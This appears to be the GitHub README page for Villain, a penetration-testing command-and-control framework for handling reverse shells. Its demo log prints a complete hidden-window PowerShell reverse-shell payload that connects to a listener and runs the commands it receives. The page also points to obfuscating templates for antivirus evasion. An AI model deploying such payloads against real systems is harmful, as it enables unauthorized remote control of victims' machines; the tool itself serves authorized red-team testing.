Sign in

t3l3machus / **Villain** Public

Sponsor | Notifications | Fork 611 | Star 3.8k

Code | Issues 14 | Pull requests 4 | Discussions | Actions | Projects | Security

main | Go to file | Code

t3l3machus Merge pull request #183 fro... 8fc4e71 · last week

Core	Update villain_core.py	last week
LICENSE.md	Update LICENSE.md	last month
README.md	Update README.md	last month
Usage_Guide.md	Update Usage_Guide....	2 weeks ago
Villain.py	Updated script banners	last month
requirements.txt	Update requirements.txt	3 months ago

README | License

Villain

Python ≥ 3.6 | PowerShell ≥ v3.0 | Developed on kali linux
License CC Attr-NonCommercial 4.0 | Maintained? Yes

Purpose

Villain is a high-level Stage 0/1 C2 framework that can handle multiple reverse TCP and HoaxShell-based shells, enhance their functionality with additional features (commands, utilities), and

About

Villain is a high level stage 0/1 C2 framework that can handle multiple reverse TCP & HoaxShell-based shells, enhance their functionality with additional features (commands, utilities) and share them among connected sibling servers (Villain instances running on different machines).

open-source | hacking | cybersecurity | penetration-testing | pentesting | pentest | offensive-security | hacking-tool | c2 | redteam | readteaming | penetration-testing-tools | redteam-tools

- Readme
- View license
- Activity
- 3.8k stars
- 68 watching
- 611 forks

Report repository

share them among connected sibling servers (Villain instances running on different machines).

The framework's main features include:

- Payload generation based on default, customizable and/or user defined payload templates (Windows & Linux),
- A dynamically engaged pseudo-shell prompt that can quickly swift between shell sessions,
- File uploads (via http),
- Fileless execution of scripts against active sessions,
- Auto-invoke ConPtyShell against a powershell r-shell session as a new process to gain a fully interactive Windows shell,
- Multiplayer mode,
- Session Defender (a feature that inspects user issued commands for mistakes / unintentional input that may cause a shell to hang).

Video Presentations

There’s no up-to-date presentation of Villain with its latest features, but these videos give a good overview of its functionality.
[2022-11-30] John Hammond showcased the tool in this incredible video -> youtube.com/watch?v=pTUggbSCqA0
[2023-03-30] Version 2.0.0 release demo, made by me -> youtube.com/watch?v=NqZEmBsLCvQ

❗ Disclaimer
This project is in active development. Expect breaking changes with releases.
Using this tool against hosts that you do not have explicit permission to test is illegal. You are responsible for any trouble you may cause by using this tool.

Releases 2

v2.2.0 Latest
on Sep 16

+ 1 release

Sponsor this project

https://www.buymeacoffee.co...

https://ko-fi.com/t3l3machus

https://github.com/sponsors/t...


Contributors 7


Languages

- Python 99.3%
- Other 0.7%

Preview

villain.mp4 ▾





```
root@t3l3machus:~/villain_unleashed# ./Villain.py

                 Unleashed

[Info] Initializing required services:
[0.0.0.0:6501]::Team Server
[0.0.0.0:4443]::Netcat TCP Multi-Handler
[0.0.0.0:8080]::HoaxShell Multi-Handler
[0.0.0.0:8888]::HTTP File Smuggler

Villain > generate payload=windows/netcat/powershell_reverse_tcp lhost=eth0
Generating backdoor payload...
Start-Process $PSHOME\powershell.exe -ArgumentList {$client = New-Object System.Net.
Sockets.TCPClient('192.168.0.71',4443);$stream = $client.GetStream();[byte[]]$bytes
= 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
 (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$
sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$
sendbyte.Length);$stream.Flush()};$client.Close()} -WindowStyle Hidden
Copied to clipboard!
[Shell] Backdoor session established on 192.168.0.69
Villain > backdoors

Session ID            IP Address    Shell           Listener  Stability  Status
--------------------  ------------  --------------  --------  ---------  ------
45d70c-70d264-ea47b3  192.168.0.69  powershell.exe  netcat    Stable     Active

Villain > shell 45d70c-70d264-ea47b3

Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.


PS C:\Users\pxart> systeminfo

Host Name:                 WX243R
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
```

Installation

Villain has been explicitly developed and tested on **kali linux**. You can install it with `apt`:

```
apt install villain
```

❗ New releases may take time to be incorporated into kali's repositories.

For the latest version or if you prefer to install it manually:

```
git clone https://github.com/t3l3machus/Villain
cd ./Villain
pip3 install -r requirements.txt
```

You must also install `gnome-terminal` (required for one of the framework's commands):

```
sudo apt update&&sudo apt install gnome-termina
```

Usage

You should run as root:

```
villain [-h] [-p PORT] [-x HOAX_PORT] [-n NETCA
```

Check out the Usage Guide for more.

⚠️ Create your own obfuscated reverse shell templates and replace the default ones in your instance of Villain to better handle AV evasion. Here's how 📽️ -> youtube.com/watch?v=grSBdZdUya0

Contributions

Pull requests are generally welcome. Please, keep in mind: I am constantly working on new tools as well as maintaining several existing ones. I may be slow to respond. If you have an idea for a new feature that comes with a significant chunk of code, I suggest you first contact me to discuss if there's something